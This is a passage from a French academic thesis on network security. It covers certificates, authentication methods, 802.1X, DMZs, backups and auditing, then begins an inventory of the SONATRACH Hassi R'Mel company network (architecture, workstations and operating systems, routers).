Ce service permet aux entités qui participent à une communication de ne pas nier y avoir participé. Lorsque l'on utilise des services de non-répudiation, une entité qui, par exemple, a envoyé un message ne peut nier l'avoir fait (on parle alors de non-répudiation grâce à la preuve d'expédition) et l'entité qui la reçoit ne peut pas nier l'avoir reçu (non-répudiation grâce à la preuve de réception). Ce service est particulièrement important dans le courrier électronique et dans les applications commerciales électroniques.

### V.3.3. Les certificats numériques

Les algorithmes de chiffrement asymétrique sont basés sur le partage entre les différents utilisateurs d'une clé publique.

Toutefois, ce mode de partage a une grande lacune : rien ne garantit que la clé est bien celle de l'utilisateur à qui elle est associée.

En effet, un pirate peut corrompre la clé publique présente dans l'annuaire en la remplaçant par sa clé publique. Le pirate sera alors en mesure de déchiffrer tous les messages ayant été chiffrés avec la clé présente dans l'annuaire.

Ainsi, un certificat permet d'associer une clé publique à une entité (une personne, une machine, etc.) afin d'en assurer la validité. Le certificat est en quelque sorte la carte d'identité de la clé publique, délivrée par un organisme appelé *autorité de certification* (une autorité en qui les utilisateurs peuvent faire confiance).

L'autorité de certification chargée de délivrer les certificats, de leur assigner une date de validité (équivalente à la date limite de péremption des produits alimentaires), ainsi que de révoquer éventuellement des certificats avant cette date, en cas de compromission de la clé (ou du propriétaire).

Lorsqu'un utilisateur désire communiquer avec une autre personne, il lui suffit de se procurer le certificat du destinataire. Ce certificat contient le nom du destinataire ainsi que sa clé publique, il est signé par l'autorité de certification. Il est donc possible de vérifier la validité du message en appliquant d'une part la fonction de hachage aux informations contenues dans le certificat et d'autre part en déchiffrant la signature de l'autorité de certification avec la clé publique de cette dernière et en comparant ces deux résultats.

#### V.4 Authentification [GUI07, LAR07, PIL07]

Il ne faut pas faire l'amalgame entre *l'identification* et *l'authentification*.

- **L'identification** consiste à présenter une identité de l'utilisateur au système. L'identité peut être tout simplement un nom (numéro de compte) qui doit être unique.
- **L'authentification** est la manière d'associer l'utilisateur à son identité. Le but est de prouver à un correspondant distant que son identité est correcte, et qu'il s'agit bien de sa véritable identité.

La première étape et afin de protéger les ressources d'un réseau est de pouvoir vérifier l'identité des utilisateurs. Cette vérification s'appelle **authentification**.

Toutefois, le réseau ne peut s'assurer que l'utilisateur est réellement la personne qu'il prétend être, sans d'abord procéder à son authentification. On authentifie un utilisateur en lui demandant de fournir quelque chose que seul cette personne a (par exemple, un jeton), une information qu'elle seul connaît (par exemple, un mot de passe), ou encore quelque chose qui est propre à cet utilisateur comme une empreinte digitale. Plus l'utilisateur doit fournir des renseignements de ce type, plus faibles sont les risques qu'une autre personne parvienne à se faire passer pour cet utilisateur légitime.

Les étapes de l'authentification consistent à échanger des messages entre l'émetteur et le récepteur afin de vérifier l'identité de chacun. Cette étape se termine soit par un avis favorable pour la continuité de l'échange, ou l'échec de l'authentification et par conséquent la rupture de la communication.

##### V.4.1 Moment de l'authentification

L'authentification des utilisateurs intervient :

- Sur un réseau local.
- Sur un réseau étendue local client serveur de type Intranet.
- Sur un réseau Internet pour accéder à des parties confidentielles ou payantes des sites internet.
- Sur un réseau étendu avec accès distant.
- Sur l'accès à des serveurs confidentiels ou payants, téléservices bancaires, ordre de bourse, commerce électronique, etc.

Plusieurs méthodes d'authentification sont utilisées. Nous aborderons les plus importantes.

##### V.4.2 Authentification par un code d'identification et un mot de passe

Sur la plupart des réseaux, le mécanisme d'identification et d'authentification utilise une paire *code d'identification / mot de passe*. Les systèmes à mot de passe peuvent être efficaces s'ils sont bien gérés, mais c'est malheureusement rarement le cas. Les mécanismes d'authentification qui reposent uniquement sur les mots de passe ont souvent faillis à la tâche, et ce, pour un certain nombre de raisons. Les utilisateurs ont tendance à créer des mots de passe faciles à mémoriser donc faciles à deviner. D'autre part, les mots de passe consistant en caractères aléatoires sont difficiles à deviner, mais ils sont également difficiles à mémoriser par les utilisateurs.

Ceux-ci doivent donc les écrire quelque part, la plupart du temps dans un endroit facilement accessible dans le lieu de travail. L'utilisation de mots de passe multiples ne fait qu'aggraver le problème. Le choix d'un mot de passe approprié (c'est-à-dire un mot de passe à la fois facile à mémoriser pour l'utilisateur mais difficile à deviner pour toute autre personne) a toujours été un problème. Les mots de passe composés de syllabes prononçables ont plus de chance d'être mémorisés que les mots de passe consistant seulement en caractères aléatoires. Il existe des logiciels de vérification des mots de passe ; ils peuvent être utiles pour déterminer si un nouveau mot de passe est jugé trop facile à deviner, donc inacceptable.

#### **V.4. 3 Mécanisme avancé d'authentification**

En raison de la vulnérabilité constamment associée à l'utilisation de la paire *code d'identification/mot de passe*, il est souvent recommandé de recourir à des mécanismes plus robustes. Quelques exemples de techniques d'authentification plus robustes sont décrits ci-après.

##### **V.4.3.1 Mot de passe utilisable une seul fois (One time Password)**

Lors de chaque authentification d'un utilisateur, l'on utilise, dans ce système, un mot de passe unique et utilisable une seul fois. Les mots de passe sont habituellement générés par un dispositif spécial, similaire à une carte à mémoire ou à une calculatrice de la taille d'une carte de crédit. L'utilisateur introduit le mot de passe affiché par ce dispositif afin de pouvoir accéder au site hôte.

Cette technologie présente moins de points vulnérables que le mécanisme code d'authentification/mot de passe que nous venons de décrire, notamment en ce qui concerne le fait de deviner le mot de passe, sa divulgation et les attaques « reprise ». Toutefois, cette technique n'annule pas la possibilité qu'une personne utilise la séance à ses propres fins, après avoir passé l'étape d'authentification.

##### **V.4.3.2 Somme/réponse**

Le mécanisme dit somme/réponse se présente comme suit : un utilisateur transmet son identité à un système hôte éloigné. D'après l'identité de l'utilisateur, ce système lui transmet une interrogation, ou somme, composé de nombres et/ou de caractères. L'utilisateur introduit cette interrogation dans un dispositif similaire à celui décrit ci-dessus (générateur de mots de passe utilisables une seul fois), qui génère alors une réponse, d'après l'interrogation introduite. L'utilisateur transmet la réponse au système hôte afin de pouvoir y accéder.

Cette technique est très utilisée dans les services e-mail d'Internet. Elle consiste à vérifier l'identité par des informations connues par l'utilisateur et non connues par les autres. La série des questions regroupe les caractéristiques propres à l'utilisateur qui sont connues par le système.

Tout comme le mécanisme précédent, la somme/réponse ne réduit pas la possibilité qu'une personne détourne la séance à ses propres fins, après avoir accéder au système hôte.

##### **V.4.3.3 Carte à mémoire (jeton)**

Un mécanisme très efficace pour authentifier les utilisateurs et établir une séance sûre consiste à utiliser la technique somme/réponse, suivie du chiffrement de

données. A cette fin, l'utilisateur doit d'abord disposer d'une carte à mémoire ou d'un jeton similaire, qu'il insère dans un lecteur.

La phase sommation/réponse se déroule entre le système hôte et la carte à mémoire de l'utilisateur. Après l'authentification mutuelle des deux sites, les deux parties se partagent une clé de chiffrement pour la séance afin de chiffrer les données qui seront transmises pendant celles-ci.

En plus de réduire les points vulnérables associés au mot de passe utilisable une seule fois et à la technique sommation/réponse, ce mécanisme offre également une protection contre le piratage et assure aussi la confidentialité des données transmises pendant la séance.

#### **V.4.3.4 Biométrie**

Il existe d'autres procédés pour identifier des personnes. L'on peut citer la *photographie*, les *empreintes digitales*. Il existe en informatique des *systèmes biométriques* ; ils testent les caractéristiques de la physiologie et de la biologie humaines (par exemple, la forme ou les traits du visage, les empreintes digitales, les caractéristiques de la voix, le scannage de la rétine, forme de la main ou celle des doigts, les informations génétiques, dynamique de la signature, etc. ).

L'utilisation de la biométrie dans le processus d'authentification fait appel à « quelque chose qui est inhérent à l'utilisateur ». C'est le meilleur moyen de s'assurer que les personnes sont vraiment ce qu'elles prétendent être.

#### **V.4.4 Conclusion**

De cet exposé nous pouvons retenir que les moyens d'authentification actuels, quoique très sécurisés, sont toujours sous la menace du piratage car le mot de passe peut être capturé et deviné, et les jetons peuvent être volés, etc. Les technologies futures décrites ci-dessus devraient permettre de résoudre ce problème (la biométrie), mais les progrès scientifiques ne permettront-ils pas à ces « pirates » de trouver une technique capable de les contourner ?

Le plus sûr est de combiner toutes ces méthodes en un seul système d'authentification, mais à quel prix !

#### **V.5 Le contrôle d'accès**

Le contrôle d'accès est un service de protection contre l'usage des ressources accessibles par le réseau. On peut, par exemple, demander à ce service d'attribuer des droits d'accès en lecture et écriture à une ressource d'information ou de limiter l'utilisation d'une ressource de communication.

Le contrôle d'accès est la base des mécanismes informatiques. Il permet de spécifier la politique dans le domaine de l'informatique. Il définit la façon dont le système contrôle ces droits.

#### **V.6 Les réseaux virtuels**

Communément appelé VLAN (pour Virtual LAN), est un réseau informatique logique indépendant. De nombreux VLANs peuvent coexister sur un même commutateur réseau (Switch).

La technologie VLAN apporte des solutions nouvelles dans la segmentation et la sécurisation des réseaux locaux, tout en augmentant leurs performances.

Elle offre de nouvelles solutions et opportunités en matière de gestion des réseaux informatiques des entreprises et est utilisées dans de nombreux domaines, notamment dans la sécurité, car elle permet entre autre :

- La centralisation des serveurs (administration, sécurité).
- L'isolement de certaines applications comme la protection du «backbone».

Dans un réseau local, des informations sensibles sont diffusées sur le réseau. Avec les VLANs, il est possible de créer un groupe composé uniquement d'utilisateurs qui peuvent avoir accès à ces informations.

Comme les émissions de paquets sont limitées à des domaines, tous les systèmes qui n'appartiennent pas à ces domaines ne seront pas en mesure de recevoir ces informations.

Les VLANs créent une frontière virtuelle qui n'est franchissable qu'avec un routeur.

## V.7 Sécurité des ports physique : [TSR03]

### V.7.1 Le standard 802.1x :

Ce standard [mis au point par l'IEEE en juin 2001, a comme objectif de réaliser une authentification de l'accès au réseau au moment de la connexion physique à ce dernier. Cette authentification intervient avant tout mécanisme d'autoconfiguration (ex. DHCP, PXE...).

Dans la plupart des cas, le service autorisé en cas de succès est le service Ethernet. L'objectif de ce standard est donc uniquement de valider un droit d'accès physique au réseau, indépendamment du support de transmission utilisé, et en s'appuyant sur des mécanismes d'authentification existants.

### V.7.2 Le modèle et les concepts du standard IEEE

Dans le fonctionnement du protocole, les trois entités qui interagissent sont le système à authentifier (*supplicant*), le système authenticateur (*authenticator system*) et un serveur d'authentification (*authentication server*).

Le système authenticateur contrôle une ressource disponible via le point d'accès physique au réseau, nommé PAE (*Port Access Entity*). Le système à authentifier souhaite accéder à cette ressource, il doit donc pour cela s'authentifier.

Dans cette phase d'authentification 802.1x, le système authenticateur se comporte comme un mandataire (*proxy*) entre le système à authentifier et le serveur d'authentification ; si celle-ci réussit, le système authenticateur donne l'accès à la ressource qu'il contrôle. Le serveur d'authentification va gérer l'authentification proprement dite, en dialoguant avec le système à authentifier en fonction du protocole d'authentification utilisé.






Figure 4 : Les trois entités qui interagissent dans 802.1X

On y distingue trois rôles dans le schéma d'authentification :

- **L'authenticateur** : Qui met en œuvre l'authentification et route le trafic vers le réseau si l'authentification est validée.
- **Le demandeur** : Qui demande l'accès au réseau.
- **Le serveur d'authentification** : Qui effectue l'authentification du demandeur en vérifiant les données qu'il a transmises.




Figure 5 : L'authentification au niveau des ports

### V.8 Le canal sécurisé

Un *canal sécurisé* est constitué d'une phase d'authentification de l'entité homologue de la signature digitale et du chiffrement des messages échangés. Ainsi les entités qui désirent communiquer seront sûres que l'identité homologue est correcte et que la sécurité des données échangées est garantie.

Le *canal sécurisé* utilise les protocoles cryptographiques pour assurer la sécurité de la communication entre les deux extrémités.

### V.9 Zone démilitarisée (DMZ)

Une zone démilitarisée est un sous-réseau (DMZ) isolé par deux pare-feux (firewall). Ce sous-réseau contient des machines se situant entre un réseau interne (LAN-postes clients) et un réseau externe (typiquement, Internet).

La DMZ permet à ces machines d'accéder à Internet et/ou de publier des services sur Internet sous le contrôle du pare-feu externe. En cas de compromission d'une machine de la DMZ, l'accès vers le réseau local est encore contrôlé par le pare-feu interne.




Figure 6 : Zone Démilitarisée (DMZ)

### V.10 Protection contre les virus [GUI07, PIL07, SHE97]

Les virus sont une réelle menace pour un réseau. La contamination peut se faire par disquette, clé USB ou en téléchargeant des fichiers par Internet. N'importe qui sur le réseau peut être contaminé et diffuser les virus, qui sont difficilement détectables. Il peut se mettre en veille avant de se déclencher sur le système. L'attention d'utilisateur vigilant et des administrateurs réseau peut être attirée par une activité anormale ou si l'on constate que les fichiers gonflent (ce qui est un symptôme d'infection).

Même après détection et destruction du virus, celui-ci peut se tapir quelque part sur le réseau, prêt à réinfecter les systèmes. Les sauvegardes peuvent être infectées. Il est en conséquence nécessaire de prévoir des règles de détection et d'éradication des virus dans tout le réseau. Les stations de travail, les disques et d'autres sources d'infection doivent être contrôlés.

### V.11 Les sauvegardes [SHE97]

Les sauvegardes sont indispensables, en cas de vol, de destruction par le feu, de corruption par un pirate, ou d'infection virale. Dans ce cas, il faut se tourner vers la première sauvegarde correcte. La *National Computer Security Association* a avancé quelque chiffre intéressant. Le coût de récupération de données commerciales s'élève à 17000\$ pour 20 Mo. Il grimpe à 19000\$ pour des données d'accréditation et à 98000\$ pour des données d'ingénierie.

Les procédures de restauration en cas d'attaque virale sont critiques. Les sauvegardes peuvent elles-mêmes être infectées. Il faut alors remonter les archives jusqu'à ce que vous trouviez une sauvegarde saine. Les sauvegardes doivent être aussi fréquentes que possibles. Un virus peut contaminer toute une série de sauvegardes, et le risque de ne trouver un jeu correct que dans les archives permanentes.

### V.12 Système d'audit [SHE97]

L'audit et la journalisation permettent de surveiller l'activité des utilisateurs. Si l'audit est déclenché, les renseignements concernant les processus et l'activité sont enregistrés dans des fichiers pour examen ultérieur. L'utilisateur qui accède au système laissera une trace de toutes ces activités, permettant à l'administrateur de voir s'il n'a pas effectué des opérations non autorisées.

L'audit diminue les performances du système. Chaque événement est écrit sur le disque qui peut très rapidement se remplir. De plus, c'est une vraie corvée de tirer toutes ces données. Cependant, il est possible de cibler l'audit sur des événements ce qui réduit sa taille. Par exemple, l'ont peut concentrer l'audit sur des ordinateurs auxquels des personnes non autorisées peuvent accéder. Sont également à surveiller les tentatives d'accès infructueuses, les tentatives d'accès aux données sensibles et la modification des droits d'accès.

### V.13 Logiciel de détection systématique d'erreurs [GUI07]

Les pirates utilisent des logiciels de test de la configuration pour repérer les failles du système qu'ils attaquent. *Cops* et *Satan* sont des logiciels qui permettent de façon automatique, de chercher les erreurs de configurations ou les vulnérabilités du système. S'ils sont utilisés avant le pirate et les failles sont réparées, la tentative d'intrusion sera moins facile pour ce dernier.

#### V.14. Contre attaque [SHE97]

Pour certains, la revanche est une option viable. L'ont se sent toujours mieux après. Si le système est attaqué par un pirate, et qu'il a été repéré, pourquoi ne pas attaquer son propre système ? C'est la guerre cybernétique. Certaines personnes pensent que ces attaques sont justifiées. Certains pirates sont si sûrs d'eux que par négligence ils oublient de protéger leur propre système.

Dans ce cas, assener un fort coup au pirate l'empêchera, au moins pour un temps, de s'en prendre à votre système.

*Kevin Mitnick*, le pirate bien connu, commit une belle erreur en s'en prenant à l'ordinateur personnel de *Tsutomu Shimomura*, un membre de la communauté sécuritaire. *Shimomura* lança une contre-attaque qui localisa *Mitnick* et permit son arrestation par les forces de l'ordre.

En fait, la contre-attaque n'est pas une très bonne idée. En premier lieu, le pirate peut effacer toutes traces de ses activités sur votre système, enregistrer votre passage sur le sien et déclarer que c'est vous le pirate. Il y a intérêt à bien réfléchir avant de se « venger » d'un pirate.

#### VI Conclusion :

Dans ce chapitre, différentes menaces, risques et techniques d'exploitation non autorisées, qui pèsent sur le système informatique, ont été présentés, de la simple écoute et prélèvement de données à la paralysie totale du réseau privé.

Ceci nécessite la présence et la mise en œuvre d'un mécanisme de sécurité, pour préserver le système informatique (réseau local privé) de toute violation de son périmètre, et veiller à faire communiquer de l'information en toute intégrité et confidentialité. La messagerie électronique constitue le moyen de communication le plus répandue pour véhiculer l'information, mais est elle totalement fiable !

L'organisme d'accueil utilise la messagerie pour ces procédures quotidiennes.

Il nous est demandé de faire une étude critique sur la sécurité de la messagerie et de dégager les faiblesses, afin de d'apporter les points d'amélioration.

Nous allons commencer par faire un état général du réseau, en répertorions équipements réseau et sécurité déployer. C'est l'objet du prochain chapitre.

*CHAPITRE III*  
*ETUDE DE L'EXISTANT*

## I Introduction

Afin d'assurer à un réseau le niveau de sécurité requis, l'on doit au préalable analyser le dit réseau au regard des critères de sécurité et des normes. Nous avons pour cela étudié l'infrastructure existante dans l'entreprise, aussi bien matérielle que logicielle.

Nous avons ainsi établi un premier lieu état général du réseau, c'est-à-dire toutes les ressources logicielles et matérielles existantes. Ceci nous a permis par la suite d'établir un diagnostic objectif de l'état de la sécurité.

La phase d'évaluation [AKAO4], qui doit nous permettre de déterminer les éléments critiques dans la sécurité d'une entreprise, se compose de trois étapes :

- Inventaires des ressources.
- Analyse des menaces.
- Analyse des risques.

C'est après cette phase d'évaluation que le constat sur les points à améliorer est fait, et que les actions sont proposées et des solutions techniques mises en œuvre pour palier aux failles constatées lors de la phase d'évaluation.

Dans le présent chapitre, nous présentons le premier point de la phase d'évaluation, à savoir l'inventaire des ressources de l'entreprise (SONATRACH DP/ HASSI R'Mel).

## II. Présentation du réseau

### II.1 Architecture du réseau

Le réseau de l'entreprise est un réseau exclusivement formé de « switch ». L'architecture du réseau de l'entreprise est une architecture de type hiérarchique redondante (duplication des liens), composé de trois niveaux de hiérarchie. Le premier niveau est appelé « *CORE* », et constitue le backbone (d'une capacité de 1 Gigabit). Le deuxième niveau est composé de switch de *Distribution* (de niveau 3 orienté routage). Le dernier niveau est composé de switch de type *Access* (de niveau 2 orienté ports).

Le backbone est composé de 2 commutateurs situés dans deux bâtiments différents : CCR et MMS, la capacité entre les deux atteint 1 Gigabits Ethernet.

Le deuxième niveau relie essentiellement des bâtiments où le taux d'utilisation du réseau est le plus fort (forte demande en connexion et bande passante).

Le troisième niveau est constitué par l'ensemble des services dépendants de l'entreprise.




Figure 1 : Architecture du réseau

Le réseau interconnecte plus de 70 bâtiments où sont installé prêt de 1300 prises réseau d'une capacité de 100 Mbs.

## II.2 Composition et équipement du réseau

### II.2.1 Media et ports utilisés

Le réseau est un réseau de fibre optique (monomode et multimode) d'une longueur totale de 160 Km. Le réseau est composé de :

- 410 prises informatiques Catégorie 5 (FTP).
- 890 prises informatiques Catégorie 6 (FTP).

### II.2.2 Capacité et matériels du LAN

Le réseau est composé de :

- 25 serveurs pouvant s'étendre jusqu'à 35.
- Plus de 50 serveurs de groupes.
- Plus de 10 vidéos conférences simultanées.
- Jusqu'à 1024 VLAN étendu sur tout le réseau physique.

Le parc informatique est assez important puisqu'il atteint les 600 postes de travail.

Type	Quantités	OS et applicatifs installés
PC Pentium IV	369	<ul style="list-style-type: none"> <li>▪ Microsoft Windows XP Professionnel</li> <li>▪ Microsoft Windows 2000</li> <li>▪ WinZip</li> <li>▪ Microsoft office 2000 &amp; 2003</li> <li>▪ VNC</li> </ul>
PC Pentium III	131	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 2000</li> <li>▪ WinZip</li> <li>▪ Microsoft office 2000 &amp; 2003</li> </ul>
PC Pentium II	5	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 98</li> <li>▪ WinZip</li> <li>▪ Microsoft office 97</li> </ul>
PC Pentium I	136	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 95</li> <li>▪ WinZip</li> <li>▪ Microsoft office 97</li> </ul>
Portable Pentium IV	23	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 2000</li> <li>▪ WinZip</li> <li>▪ Microsoft office 2000 et 2003</li> </ul>
Portable Pentium III	5	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 98</li> <li>▪ WinZip</li> <li>▪ Microsoft office 2000 et 2003</li> </ul>
Portable Pentium I	2	<ul style="list-style-type: none"> <li>▪ Microsoft Windows 95</li> <li>▪ WinZip</li> <li>▪ Microsoft office 2000 et 2003</li> </ul>

Tableau 1 : Parc informatique

### II.3 Connexion Internet et réseau WAN

Le réseau est connecté à un Internet via un fournisseur d'accès (ISP). Le routeur de la connexion est un routeur ISP (Cisco 2610).

La connexion au réseau WAN se fait via un routeur WAN entreprise (Cisco 3640A), le réseau WAN est composé de plusieurs sites, dont un à Hassi Messaoud et un à Oued Noumer.

